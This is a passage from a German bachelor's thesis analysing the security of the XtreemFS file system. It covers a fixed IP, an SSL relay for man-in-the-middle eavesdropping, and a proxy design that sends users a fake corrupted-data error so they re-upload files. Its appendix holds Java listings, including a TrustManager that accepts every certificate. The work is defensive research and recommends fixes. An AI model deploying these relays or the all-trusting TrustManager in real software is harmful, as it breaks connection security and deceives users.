      cSocket = (SSLSocket) ss.accept();
    cSocket.setTcpNoDelay(true);
    cSocket.setSoTimeout(60000);
    cSocket.setEnabledProtocols(new String[]{"SSLv3"});
    cSocket.setNeedClientAuth(true);

    SSLSocket sSocket = null;
    KeyManagerFactory skmf = null;
    KeyStore sKs = null;

    skmf = KeyManagerFactory.getInstance("SunX509");
      sKs = KeyStore.getInstance("JKS");

      try{
        sKs.load(new FileInputStream(kspath), kspass.toCharArray());
      }catch(IOException e){
        e.printStackTrace();
      }
      skmf.init(sKs, kspass.toCharArray());

      SSLContext sContext;
    sContext = SSLContext.getInstance("SSLv3");

    sContext.init(skmf.getKeyManagers(), tm, null);
    SSLSocketFactory sfactory;
    sfactory = sContext.getSocketFactory();
    String serviceIP = "192.168.1.59";
    sSocket = (SSLSocket)sfactory.createSocket(serviceIP, port);
    sSocket.setTcpNoDelay(true);
    sSocket.setSoTimeout(60000);
    sSocket.setEnabledProtocols(new String[]{"SSLv3"});
    sSocket.setUseClientMode(true);

      cProducer = new Producer(cSocket, cbuffer);
      sProducer = new Producer(sSocket, sbuffer);
      cConsumer = new Consumer(sSocket, cbuffer);
      sConsumer = new Consumer(cSocket, sbuffer);
```

```
        cProducer.start();
        sProducer.start();
95      cConsumer.start();
        sConsumer.start();

        cProducer.join();
99      sProducer.join();
        cConsumer.join();
        sConsumer.join();
    }
103
    public static void main(String[] args) throws Exception {
      InsiderSSLRelay p = new InsiderSSLRelay(Integer.valueOf(args[0]));
      p.start();
107 }

}
```

Listing 2.8: InsiderSSLRelay.java

In dieser einfachen Version wird davon ausgegangen, dass der gesamte XtreemFS-Service auf einem Computer läuft, so dass in Zeile 81 eine statische Adresse verwendet werden kann. Was tut nun das InsiderSSLRelay? Beim Start des Programms übernimmt es von der Kommandozeile einen Parameter, nämlich den Port, auf den es gebunden werden soll. Daraus folgt, dass insgesamt 3 Instanzen dieses Programms benötigt werden, um eine vollständige Weiterleitung zu gewährleisten. Nach dem Start des Programms wird ein SSL-Kontext mit den Zugangsdaten des Angreifers initialisiert und an den ServerSocket gebunden. Wenn sich nun ein Client auf den Server verbinden will, so wird ein zweiter SSL-Kontext mit den gleichen Zugangsdaten erzeugt und eine Verbindung zu dem „echten“ XtreemFS-Service erstellt. Jetzt besteht eine logische Verbindung vom Client zum XtreemFS-Service. Schickt jetzt einer der beiden (Client, XtreemFS-Service) Daten, dann werden sie durch die Producer auf der Kommandozeile[5] ausgegeben und dann über die Consumer an die jeweilige Gegenstelle gesendet.

Das Verfahren, welches InsiderSSLRelay einsetzt, zeigt deutlich, dass die Verbindung zwischen XtreemFS-Services und einem Client abgehört werden kann. Dies liegt, wie schon eingangs erwähnt, an der Tatsache, dass es keine Namenskonventionen für die Server-Zertifikate gibt, welche dann im Client geprüft werden könnten (hier hätte man sich https zum Vorbild nehmen können, wo im CommonName Attribut der DNS-Name des Servers steht) und dass der Vertrauensanker für Server- und Client-Zertifikate gezwungenermaßen (vgl. Listing 2.6) das gleiche Zertifikat sein muss. Das Verfahren, welches InsiderSSLRelay einsetzt, hat seinerseits wiederum Nachteile, die ich jetzt beschreiben und klären möchte.

Der InsiderSSLRelay-Angriff ist nur als Proof of Concept zu sehen, da er keine Expansion der Rechte des Angreifers bewirkt. Vielmehr können durch diesen Angriff nur Daten abgerufen werden, die ohnehin schon durch den Besitz des Client-Zertifikats mit dem

[5] Hier wären verschiedene Dateien besser um eine spätere Auswertung möglich zu machen, jedoch würde das zu noch mehr Quelltext führen und wäre für die Übersichtlichkeit nicht zuträglich.

Standard-XtreemFS-FUSE-Client abrufbar gewesen wären. Sollte der angegriffene Nutzer auf Daten zugreifen wollen, für die der Angreifer keine Autorisierung hat, so erhält der reguläre Nutzer eine Fehlermeldung mit dem Inhalt, dass er nicht berechtigt sei auf diese Daten zuzugreifen. Des Weiteren erhält der Angreifer nur von Google-Protocol-Buffers kodierte Daten, die nur schwer vom Menschen interpretiert werden können. Dennoch konnte gezeigt werden, dass ein Man-In-The-Middle-Angriff durchaus möglich ist und dazu diente der InsiderSSLRelay-Angriff.

Im nächsten Schritt (Abschnitt 2.8) werde ich auf konzeptueller Ebene zeigen, wie der InsiderSSLRelay-Angriff erweitert werden kann, um seine bestehenden Nachteile fast vollständig aufzuheben. Dazu werde ich unter Zuhilfenahme von wenigen Quelltexten zeigen wie eine Rechteerweiterung, unter anderem durch geschickt gewählte Fehlermeldungen, durch mitwirken des arglosen Nutzers möglich ist.

## 2.8 Angriff unter Ausnutzung der bisher gewonnenen Erkenntnisse

Um die bisher aufgetretenen Nachteile der beiden vorherigen Angriffe auszugleichen, wird im Nachfolgenden eine Möglichkeit beschrieben, die versucht die beiden vorherigen Angriffsmöglichkeiten zu kombinieren. Um ein optimales Ergebnis des nächsten Angriffs zu erzielen, kann man sich folgende Ziele setzen:

- der angegriffene Nutzer sollte beim Aufruf des XtreemFS-Services die originale Struktur der Daten sehen können
- sollten Daten nicht zugreifbar sein, muss der reguläre Nutzer eine glaubhafte Fehlermeldung erhalten, die einerseits den Angriff nicht verrät und optimaler Weise durch durch Mitwirkung des Nutzers zu einem Erkenntnisgewinn führt
- der Angreifer sollte die übertragenen Nutzdaten (also Dateien) am besten im originalen Zustand bekommen
- der Angreifer sollte die Möglichkeit haben, die Daten, die der Nutzer abrufen kann zu ändern

Mit den hier formulierten Zielsetzungen (vor allem mit dem letzten Punkt) wird der Bedrohungsbaum aus Abbildung 2.7 in seinem Angriffsziel noch erweitert, da der Angreifer die Möglichkeit erhalten soll, Daten zu verändern.

Wie sind diese Ziele umzusetzen? Wie eingangs erwähnt, wähle ich einen Mittelweg zwischen den schon durchgeführten Angriffen. Es werden wie im zweiten Angriff geschehen, zwei Verbindungen, einen Serversocket für die Verbindung zum Client und eine weitere Socket-Verbindung zum jeweiligen Server, genutzt, um dem Nutzer „echte“ Daten anzeigen zu können. Wenn der Nutzer nun Daten abruft, dann wird das Angriffsprogramm, mit dem Namen SSLProxy, eine Anfrage an den XtreemFS-Service absenden und die Antwort dann mit lokalen Informationen verschneiden. Die so konsolidierte Information erhält dann der Nutzer. Überträgt der Nutzer Daten (also Dateien) auf ein

Volume, so wird der SSLProxy die Daten in seinem lokalen Dateisystem speichern. Falls die Daten, die beim XtreemFS-Service gespeichert sind, nicht zugreifbar seien und noch keine lokalen Kopien existieren, so erzeugt der SSLProxy eine glaubwürdige Fehlermeldung mit dem Hinweis, dass die Daten beim Hochladen beschädigt worden wären und der Nutzer ein Backup einspielen solle.

Mit diesen wenigen Grundregeln würden alle definierten Angriffsziele erreicht, denn der Nutzer bekommt eine zwischen dem SSLProxy und XtreemFS konsolidierte Ansicht der Daten mit der jeweiligen hierarchischen Ordnerstruktur. Die durch den SSLProxy nicht zugreifbaren Daten werden potentiell durch den Anwender von einem Backup wieder eingespielt, was dazu führt, dass diese Daten beim nächsten Abruf für den SSLProxy lokal verfügbar und zugreifbar sind. Da die hochgeladenen Dateien vom SSLProxy im lokalen Dateisystem gespeichert werden, sind diese ohne weiteres vom Angreifer einseh- und änderbar.

Im Folgenden (Listing 2.9) werde ich nun einen Quelltext präsentieren, der den Befehl `mkfs.xtreemfs` in der oben beschriebenen Weise umsetzt. Der Übersichtlichkeit halber wurde auf SSL verzichtet. Das stellt jedoch keine Einschränkung dar, da schon in Abschnitt 2.7 gezeigt wurde, dass die Verbindung auch unter Nutzung von SSL aufgebaut werden kann.

```
import java.io.IOException;
import mrc.operations.MyCreateVolumeOperation;
import mrc.operations.MyMRCOperation;
import org.xtreemfs.foundation.pbrpc.generatedinterfaces.RPC;
import org.xtreemfs.foundation.pbrpc.generatedinterfaces.RPC.ErrorType;
import org.xtreemfs.foundation.pbrpc.generatedinterfaces.RPC.POSIXErrno;
import org.xtreemfs.foundation.pbrpc.server.RPCNIOSocketServer;
import org.xtreemfs.foundation.pbrpc.server.RPCServerRequest;
import org.xtreemfs.foundation.pbrpc.server.RPCServerRequestListener;
import org.xtreemfs.foundation.util.OutputUtils;
import org.xtreemfs.mrc.ErrorRecord;
import org.xtreemfs.mrc.MRCRequest;
import org.xtreemfs.mrc.UserException;


public class InsiderSSLProxy implements RPCServerRequestListener{

  static final public String UUID_MRC = "aae69056-df2e-4df2-abb4-5
     d978afdeb93";

  @Override
  public void receiveRecord(RPCServerRequest rq) {
        try {
            int procid = rq.getHeader().getRequestHeader().getProcId();
          switch(rq.getHeader().getRequestHeader().getInterfaceId()){
          case 10001: //DIR
            break;
          case 20001: //MRC
            MRCRequest MRCrq = new MRCRequest(rq);
            MyMRCOperation mrcop;
            ErrorRecord error;
```

```
31                  switch(procid){
                    case 47:
                      mrcop = new MyCreateVolumeOperation(this);
                        error = mrcop.parseRequestArgs(MRCrq);
35                      if (error != null) {
                            MRCrq.setError(error);
                            requestFinished(MRCrq);
                            throw new UserException(POSIXErrno.POSIX_ERROR_EIO
                                , "internal error try again later");
39                      }
                      mrcop.startRequest(MRCrq);
                      break;
                    }
43              break;
              case 30001: //OSD
                break;
              default:
47              break;
              }
          }catch (Exception ex){
              ex.printStackTrace();
51            rq.sendError(RPC.RPCHeader.ErrorResponse.newBuilder().
                  setErrorType(RPC.ErrorType.GARBAGE_ARGS).setErrorMessage(ex
                  .getMessage()).setDebugInfo(OutputUtils.stackTraceToString(
                  ex)).build());
          }catch (Throwable ex){
              ex.printStackTrace();
              rq.sendError(RPC.RPCHeader.ErrorResponse.newBuilder().
                  setErrorType(RPC.ErrorType.GARBAGE_ARGS).setErrorMessage(ex
                  .getMessage()).setDebugInfo(OutputUtils.stackTraceToString(
                  ex)).build());
55        }

  }

59  public void requestFinished(MRCRequest request) {
        assert (request != null);

        final RPCServerRequest rpcRequest = request.getRPCRequest();
63      assert (rpcRequest != null);

        if (request.getError() != null) {
          rpcRequest.sendError(ErrorType.INTERNAL_SERVER_ERROR, POSIXErrno
              .POSIX_ERROR_EIO, "formerly uploaded data is corrupted,
              please reupload","formerly uploaded data is corrupted, please
               reupload");
67      }else{
            assert (request.getResponse() != null);
            try {
                rpcRequest.sendResponse(request.getResponse(), null);
71          } catch (IOException e) {
                e.printStackTrace();
```

```
            }
        }
    }

  public static void main(String[] args) throws Exception {
    InsiderSSLProxy proxy = new InsiderSSLProxy();
    RPCNIOSocketServer server =
    new RPCNIOSocketServer(Integer.valueOf(args[0]), null, proxy, null);
    server.run();
  }
}
```

Listing 2.9: SSLProxy.java

In der Funktion `main` des Listing 2.9 wird ein RPCNIOSocketServer gestartet, dem eine Instanz von InsiderSSLProxy als RPCServerRequestListener übergeben wird. Daraufhin wartet jener Server auf eingehende Verbindungen und leitet, wenn ein RPCServerRequest eingeht, dieses zur Verarbeitung an die InsiderSSLProxy-Instanz weiter. Die Funktion `InsiderSSLProxy.receiveRecord` übernimmt daraufhin die Verarbeitung. Im Wesentlichen werden hier zwei Attribute des Requests ausgewertet, nämlich `ProcId` und `InterfaceId`, wobei die InterfaceId den Service, also MRC, DIR oder OSD und die ProcId die konkrete Operation eindeutig bestimmen. Nachdem diese beiden Attribute ausgewertet wurden, verzweigt dann der Programmfluss zur konkreten Implementierung der Operation; dies geschieht im Falle von `mkfs.xtreemfs` in den Zeilen 28–40. Im Erfolgsfall wird in Zeile 70 eine adäquate Antwort an den Client gesendet. Sollten während des Prüfens des Requests oder während der Bearbeitung durch die Klassen MyMRCOperation (Anhang B.5) oder MyCreateVolumeOperation(Anhang B.6) Fehler auftreten, so wird zum Beispiel in der Zeile 66 eine Fehlernachricht an den Client übertragen. Wie gerade gezeigt, wird die eigentliche Arbeit in den Klassen MyMRCOperation und MyCreateVolumeOperation gemacht. Während die Klasse MyMRCOperation hauptsächlich dem Parsen des Requests und als Superklasse zu allen den MRC betreffenden Operationen dient, implementiert MyCreateVolumeOperation die konkrete Operation, ein neues Volume anzulegen. Man kann hier (Listing B.6) sehen, wie die Funktionalität, wie sie am Anfang des Abschnittes beschrieben wurde, umgesetzt sein könnte. Da es sich um ein neu anzulegendes Volume handelt, ist hier keine Verbindung zum „echten“ XtreemFS-Service nötig, sondern es wird einfach geprüft, ob das Volume schon lokal existiert. Für den Fall, dass schon ein gleichnamiges Volume existiert, wird in den Zeilen 36–40 darauf mit einer UserException, die durch InsiderSSLProxy als Fehlermeldung an den Client übertragen wird, reagiert. Sonst wird ein lokales Volume (ab Zeile 42) erstellt und die Metadaten werden in einer Datei namens vol gespeichert.

# 3 Zusammenfassung

In dieser Arbeit habe ich mich, nachdem ich kurz in das Thema und seine Relevanz eingeführt habe, der praxisorientierten Sicherheitsanalyse des verteilten Dateisystems XtreemFS gewidmet. Dazu habe ich in geeigneter Weise die wichtigsten Begriffe eingeführt und erläutert. Folgend habe ich den grundlegenden Aufbau von XtreemFS beschrieben und mit zwei Beispielen verdeutlicht, wie die Komponenten des Systems zusammenarbeiten. Anhand von weiteren Beispielen, Bedrohungsmatrix und Bedrohungsbaum, habe ich zwei Methoden zur Bedrohungsanalyse vorgestellt, nachdem ich sie allgemein eingeführt hatte. Für die Bedrohungsanalyse zu XtreemFS habe ich einen Bedrohungsbaum zur Veranschaulichung genutzt, da er meiner Meinung nach besser intuitiv nutzbar ist. Anschließend habe ich Schutzziele definiert und diese mit den verschiedenen Betriebsmodi von XtreemFS verschnitten, um eine Aussage über die Sicherheitserwartungen der Betriebsmodi treffen zu können.

In Abschnitt 2.5 bin ich dann auf die konkrete Implementierung eingegangen. Hier habe ich die involvierten Klassen dargestellt und erörtert, an welchen Stellen sicherheitsrelevante Aspekte zu berücksichtigen sind. Dabei habe ich in der FUSE-Client-Software eine Schwachstelle identifiziert, die ich dann zu einer Bedrohung für das Gesamtsystem ausbauen wollte und in den Abschnitten 2.6, 2.7 und 2.8 getan habe.

Der Analyse des Quelltextes folgend habe ich versucht, unter Zuhilfenahme dreier Beispiele, einen möglichen Angriff auf das System zu skizzieren. Die drei Beispiele habe ich so konzipiert, dass sie aufeinander aufbauen. Indem ich nach jedem Angriff die jeweiligen Nachteile erörtert habe, ist es mir gelungen, Bezug zum folgenden Beispiel aufzubauen. Der dritte Angriff gipfelt dann in einem Konzept, das in der Lage ist das Gesamtsystem zu kompromittieren.

Zum Testen der beschriebenen Angriffsmethoden habe ich ein Testsystem mit drei Komponenten (ein Server für die Services, ein Client, einen Angreifer) unter Nutzung von Oracle VM VirtualBox© mit einer Konfiguration nach dem Beispiel "Sample Setup" aus [Kolbeck et al., 2011, Seite 11ff] aufgesetzt. In diesem Testsystem habe ich dann alle vorgestellten Angriffe durchgeführt.

Aus der Code-Review und den durchgeführten Versuchen lässt sich schlussfolgern, dass XtreemFS derzeit nicht als sicher einzuschätzen ist. Die fehlende Verifikation der Server-Zertifikate im FUSE-Client führt dazu, dass wie in den Angriffen aus den Abschnitten 2.6, 2.7 und 2.8 beschrieben, die Datenvertraulichkeit, die Datenintegrität und die Authentizität nicht gewährleistet werden können. Die zweite Schwachstelle, die dadurch geschaffen wird, dass die Server- und Client-Zertifikate zwingend den gleichen Vertrauensanker haben müssen, führt in Verbindung mit fehlenden Name-Constraints für die jeweiligen Zertifikate dazu, dass Client-Zertifikate für Man–In–The–Middle–Angriffe ge-

nutzt werden können. Als dritte Schwachstelle kann man die erzwungene Nutzung von SSL 2 und 3 im FUSE-Client annehmen. Auch wenn im Verlauf dieser Arbeit nicht darauf eingegangen wurde, so kann hier potentiell eine Bedrohung entstehen.

Zur Härtung des Systems könnten folgende Maßnahmen umgesetzt werden: Die erste und gleichzeitig einfachste Maßnahme wäre es, die in Zeile 29 des Listings 2.7 dargestellte Codezeile in

```
1 ssl_context_->set_verify_mode(boost::asio::ssl::verify_peer);
```

zu ändern. Damit würde boost die ankommenden Server-Zertifikate prüfen. Als zweite Maßnahme sollte entweder die Möglichkeit geschaffen werden dem FUSE-Client ein CA-Zertifikat explizit zu übergeben, oder es sollten Name-Constraints eingeführt werden, die, beispielsweise im CommonName des jeweiligen Zertifikats, den Service (OSD, MRC, DIR) benennen. Durch die Übergabe eines CA-Zertifikates an den FUSE-Client könnten die Vertrauensanker zwischen Clients und Servern getrennt werden. Daraus würde resultieren, dass Client-Zertifikate nicht mehr als Server-Zertifikate genutzt werden könnten. Da es möglicherweise nicht wünschenswert ist, keinen gemeinsamen Vertrauensanker zwischen Clients und Servern zu haben, besteht auch mit Name-Constrains (ähnlich wie bei https) die Möglichkeit, die Client-Zertifikate für die Nutzung als Server-Zertifikate auszuschließen. Als letztes kann noch die potentielle Schwachstelle des gewählten Übertragungsprotokolls (Fixierung auf SSL 2 und 3) durch Nutzung des neusten TLS-Protokolls überwunden werden, da, wie in Zeile 3 des Listing 2.2 zu sehen ist, die Server TLS unterstützen.

# 4 Ausblick

Naheliegenderweise könnte im Anschluss an diese Arbeit der dritte Angriff vollständig implementiert werden. Dies überschritt wegen der vielen zu implementierenden Operationen den Umfang dieser Arbeit. Der Erkenntnisgewinn würde dabei auch nicht mehr nur auf den Sicherheitsaspekten beruhen, sondern würde vielmehr auf die Kommunikation über Google Protocol Buffers setzen. Dennoch wäre es wahrscheinlich lehrreich, den gesamten Angriff in der Weise, wie es Abschnitt 2.8 vorgibt, zu implementieren.

Ein weiterer Ansatzpunkt könnte darin liegen, die hier nicht behandelten Themen, wie die Kommunikation zwischen den verschiedenen Services (MRC, DIR, OSD) zu untersuchen. Auch wäre ein Angriff denkbar, der darauf abzielt, die unverschlüsselten Daten, die auf den OSDs verfügbar sind, herunterzuladen. Dabei liegt unter anderem die Schwierigkeit bei der Verteilung der Daten in sogenannten chunks auf verschiedenen OSDs.

Zusätzlich könnte auch eine weitere Analyse der Sicherheitseigenschaften von SSL 2 und 3 eine Rolle spielen, da die Untersuchung in Abschnitt 2.5.2 (Clientseitige Implementierung) ergeben hat, dass hier explizit SSL 2 und 3 gefordert werden.

# Literaturverzeichnis


Boost 1.54.0 Library Documentation, 24.08.2013. URL http://www.boost.org/doc/libs/1_54_0/.

Claudia Eckert. IT-Sicherheit. Oldenbourg Wissensch.Vlg, 2007. ISBN 3486582704.

Claudia Eckert. IT-Sicherheit. Oldenbourg Wissensch.Vlg, 2013. ISBN 3486721380.

IETF. Rfc 1050: Rpc: Remote procedure call protocol specification. Technical report, 1988. URL http://tools.ietf.org/html/rfc1050.

IETF. Rfc 1094: Nfs: Network file system protocol specification. Technical report, 1989. URL http://tools.ietf.org/html/rfc1094.

IETF. Rfc 2246: The tls protocol version 1.0. Technical report, 1999. URL http://tools.ietf.org/html/rfc2246.

IETF. Rfc 5246: The transport layer security (tls) protocol version 1.2. Technical report, 2008. URL http://tools.ietf.org/html/rfc5746.

IETF. Rfc 6101: The secure sockets layer (ssl) protocol version 3.0. Technical report, 2011. URL http://tools.ietf.org/html/rfc6101.

Björn Kolbeck, Jan Stendler, Michael Berlin, Matthias Noack, Paul Seiferth, Felix Langner, Felix Hupfeld, and Juan Gonzales. The XtreemFS Installation and User Guide, 1.4.x edition, 2011. URL http://www.xtreemfs.org/xtfs-guide-1.4.pdf.

Peter Lipp, Dieter Bratko, Johannes Farmer, Andreas Sterbenz, and Wolfgang Platzer. Sicherheit und Kryptografie in Java. Professionelle Programmierung. 2000.

Wolf Mueller. Vorlesung: It-sicherheit grundlagen. 2013.

Jörg Schwenk. Sicherheit und Kryptographie im Internet: Von sicherer E-Mail bis zu IP-Verschlüsselung (German Edition). Vieweg+Teubner Verlag, 2010. ISBN 3834808148.

Heise Security. Wuchtige dns-ddos-attacke auf spamhaus. 27.03.2013 16:02. URL http://www.heise.de/security/meldung/Wuchtige-DNS-DDoS-Attacke-auf-Spamhaus-1831677.html.

# A Glossar

**TrustManager** ist ein Java-Interface, das dazu dient, entgegengenommene Zertifikate auf ihre Echtheit und Gültigkeit zu überprüfen

**boost** ist eine C++ Programmbibliothek, die eine Vielzahl an Komfort-Funktionalitäten bietet. Unter anderem gibt es das "smart pointer"-Konzept und eine asynchrone SSL Implementierung
http://www.boost.org/

**DNS-Cache Poisoning** Durch verändern des Caches eines DNS-Servers werden gefälschte (DNS-Name, IP-Adresse) Tupel an anfragende Clients ausgeliefert.

**ARP-Spoofing** Durch andauerndes Senden von manipulierten ARP-Antworten wird die Auflösung von einer IP-Adresse zu einer MAC-Adresse manipuliert, was zur Folge hat, dass sich trotz Eingabe der richtigen IP-Adresse der angegriffene Computer mit einem anderen Computer verbindet als intendiert war. Dieser Angriff funktioniert nur in einer Broadcastdomain.

**Relay Attack** Ein Angriff, bei dem Daten, die an einer Stelle eingelesen werden, an eine andere Stelle weitergeleitet werden.

**Subjekt** Ein Subjekt kann ein Nutzer oder ein Prozess sein, der bestrebt ist auf ein oder mehrere Objekte zuzugreifen.

**Objekt** Ein Objekt ist ein Datum oder eine Information. Im Kontext der IT-Sicherheit ist ein Objekt meist ein schützenswertes Gut.

# B Implementierungen

```
package lib;
import java.util.LinkedList;
import java.util.List;

public class SyncByteBuffer {

  private List<Byte> buffer;
  private int available = 0;

  public SyncByteBuffer() {
    buffer = new LinkedList<Byte>();
  }

  public synchronized byte get(){
    while(available == 0){
      try{
        wait();
      }catch(InterruptedException e){}
    }
    available--;
    notifyAll();
    byte ret = buffer.get(0).byteValue();
    buffer.remove(0);
    return ret;
  }

  public synchronized void put(byte b){
    while(available != 0){
      try{
        wait();
      }catch(InterruptedException e){}
    }
    available++;
    buffer.add(b);
    notifyAll();
  }
}
```

Listing B.1: SyncByteBuffer.java

```
package lib;

import java.io.IOException;
import java.io.OutputStream;
```

```
import java.net.Socket;

public class Consumer extends Thread {

  private SyncByteBuffer buffer;
  private OutputStream out;

  public Consumer(Socket socket, SyncByteBuffer buffer) throws Exception{
    out = socket.getOutputStream();
    this.buffer = buffer;
  }

  public void run(){
    byte b;
    while(true){
      b = buffer.get();
      try {
        out.write((int) b);
      } catch (IOException e) {
        e.printStackTrace();
      }
    }
  }
}
```

Listing B.2: Consumer.java

```
package lib;

import java.io.IOException;
import java.io.InputStream;
import java.net.Socket;

public class Producer extends Thread {

  private SyncByteBuffer buffer;
  private InputStream in;

  public Producer(Socket socket, SyncByteBuffer buffer) throws Exception{
    this.buffer = buffer;
    in = socket.getInputStream();
  }

  public void run(){
    int ch;
    int count = 0;
    try {
      while((ch = in.read()) != -1){
        count++;
        System.out.print(String.format("%02x ", (byte) ch));
        if(count % 16 == 0){
          System.out.println();
        }
```

```
          buffer.put((byte) ch);
        }
      } catch(IOException e){
        e.printStackTrace();
      }
      try{
        sleep((int) Math.random() * 100);
      }catch(InterruptedException e){}
    }
}
```

Listing B.3: Producer.java

```
package lib;

import java.security.cert.CertificateException;
import java.security.cert.X509Certificate;

import javax.net.ssl.TrustManager;
import javax.net.ssl.X509TrustManager;

public class NoTrustManager implements TrustManager, X509TrustManager{

  public NoTrustManager() {

  }

  @Override
  public void checkClientTrusted(X509Certificate[] chain, String authType)
      throws CertificateException {
  }

  @Override
  public void checkServerTrusted(X509Certificate[] chain, String authType)
      throws CertificateException {
  }

  @Override
  public X509Certificate[] getAcceptedIssuers() {
    return new X509Certificate[] {};
  }
}
```

Listing B.4: NoTrustManager.java

```
package mrc.operations;

import java.io.IOException;

import org.xtreemfs.foundation.pbrpc.generatedinterfaces.RPC.ErrorType;
import org.xtreemfs.foundation.pbrpc.generatedinterfaces.RPC.POSIXErrno;
import org.xtreemfs.foundation.pbrpc.generatedinterfaces.RPC.
    UserCredentials;
```

```
import org.xtreemfs.foundation.pbrpc.utils.ReusableBufferInputStream;
import org.xtreemfs.mrc.ErrorRecord;
import org.xtreemfs.mrc.MRCRequest;
import org.xtreemfs.mrc.UserException;
import org.xtreemfs.pbrpc.generatedinterfaces.MRCServiceConstants;

import InsiderSSLProxy;

import com.google.protobuf.Message;

public abstract class MyMRCOperation {

    protected final InsiderSSLProxy master;

    public MyMRCOperation(InsiderSSLProxy master) {
        this.master = master;
    }

    public abstract void startRequest(MRCRequest rq) throws Throwable;

    public ErrorRecord parseRequestArgs(MRCRequest rq) {
        try {

            final Message rqPrototype = MRCServiceConstants.
                getRequestMessage(rq.getRPCRequest().getHeader()
                    .getRequestHeader().getProcId());
            if (rqPrototype == null) {
                rq.setRequestArgs(null);
            } else {
                if (rq.getRPCRequest().getMessage() != null) {
                    rq.setRequestArgs(rqPrototype.newBuilderForType().
                        mergeFrom(
                            new ReusableBufferInputStream(rq.getRPCRequest().
                                getMessage())).build());
                } else {
                    rq.setRequestArgs(rqPrototype.
                        getDefaultInstanceForType());
                }
            }

            return null;

        } catch (Throwable exc) {

          return new ErrorRecord(ErrorType.GARBAGE_ARGS, POSIXErrno.
              POSIX_ERROR_EINVAL, exc.getMessage(),
                  exc);
        }
    }

    public UserCredentials getUserCredentials(MRCRequest rq) throws
        IOException {
```

```
        UserCredentials cred = (UserCredentials) rq.getRPCRequest().
            getHeader().getRequestHeader()
                .getUserCreds();
        return cred;
    }

    public void finishRequest(MRCRequest rq) {
        master.requestFinished(rq);
    }

    public void finishRequest(MRCRequest rq, ErrorRecord error) {
        rq.setError(error);
        master.requestFinished(rq);
    }

    protected void validateContext(MRCRequest rq) throws UserException,
        IOException {
        UserCredentials ctx = getUserCredentials(rq);
        if ((ctx == null) || (ctx.getGroupsCount() == 0) || (ctx.
            getUsername().length() == 0)) {
            throw new UserException(POSIXErrno.POSIX_ERROR_EACCES,
                "UserCredentials must contain a non-empty userID and at
                    least one groupID!");
        }
    }
}
```

Listing B.5: mrc.operations.MyMRCOperation.java

```
package mrc.operations;

import java.io.File;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.FileReader;
import java.io.FileWriter;
import java.util.Random;
import java.util.UUID;

import org.xtreemfs.foundation.pbrpc.generatedinterfaces.RPC.ErrorType;
import org.xtreemfs.foundation.pbrpc.generatedinterfaces.RPC.POSIXErrno;
import org.xtreemfs.mrc.ErrorRecord;
import org.xtreemfs.mrc.MRCRequest;
import org.xtreemfs.mrc.UserException;
import org.xtreemfs.pbrpc.generatedinterfaces.Common.emptyResponse;
import org.xtreemfs.pbrpc.generatedinterfaces.DIR.Service;
import org.xtreemfs.pbrpc.generatedinterfaces.DIR.ServiceDataMap;
import org.xtreemfs.pbrpc.generatedinterfaces.DIR.ServiceType;
import org.xtreemfs.pbrpc.generatedinterfaces.GlobalTypes.KeyValuePair;
import org.xtreemfs.pbrpc.generatedinterfaces.MRC.Volume;

import InsiderSSLProxy;
```

```
25 public class MyCreateVolumeOperation extends MyMRCOperation {

    public MyCreateVolumeOperation(InsiderSSLProxy master) {
        super(master);
29  }

    @Override
    public void startRequest(final MRCRequest rq) throws Throwable {
33    final Volume volData = (Volume) rq.getRequestArgs();

      File f = new File("/tmp/sslproxy/" + volData.getName());
      if(f.exists()){
37      Service vol = Service.parseFrom(new FileInputStream(new File(f.
            getPath()+"/vol")));

        throw new UserException(POSIXErrno.POSIX_ERROR_EEXIST, "volume '"
            + volData.getName()
                    + "' already exists in Directory Service, id='" + vol.
                        getUuid() + "'");
41    }else{
        f.mkdirs();
        ServiceDataMap.Builder dmap = ServiceDataMap.newBuilder();
            dmap.addData(KeyValuePair.newBuilder().setKey("mrc").setValue(
                master.UUID_MRC));
45          dmap.addData(KeyValuePair.newBuilder().setKey("free").setValue
                ("0"));

            // add all user-defined volume attributes
            for (KeyValuePair kv : volData.getAttrsList())
49              dmap.addData(KeyValuePair.newBuilder().setKey("attr." + kv
                    .getKey()).setValue(kv.getValue()));

            final Service vol = Service.newBuilder().setType(ServiceType.
                SERVICE_TYPE_VOLUME).setUuid(UUID.randomUUID().toString())
                    .setVersion(0).setName(volData.getName()).
                        setLastUpdatedS(0).setData(dmap).build();
53
            File serviceFile = new File(f.getPath()+"/vol");
            serviceFile.createNewFile();
            FileOutputStream output = new FileOutputStream(serviceFile);
57          vol.writeTo(output);
            output.close();
      }


61
      try {
            // set the response
            rq.setResponse(emptyResponse.getDefaultInstance());
65          finishRequest(rq);
      } catch (Throwable exc) {
            finishRequest(rq, new ErrorRecord(ErrorType.
                INTERNAL_SERVER_ERROR, POSIXErrno.POSIX_ERROR_NONE,
```

```
                    "an error has occurred", exc));
69          }
        }
    }
```

Listing B.6: mrc.operations.MyCreateVolumeOperation.java

## Selbständigkeitserklärung

Ich erkläre hiermit, dass ich die vorliegende Arbeit selbständig verfasst und nur unter Verwendung der angegebenen Quellen und Hilfsmittel angefertigt habe. Weiterhin erkläre ich, eine Bachelorarbeit in diesem Studiengebiet erstmalig einzureichen.

Berlin, den 25. August 2013 .....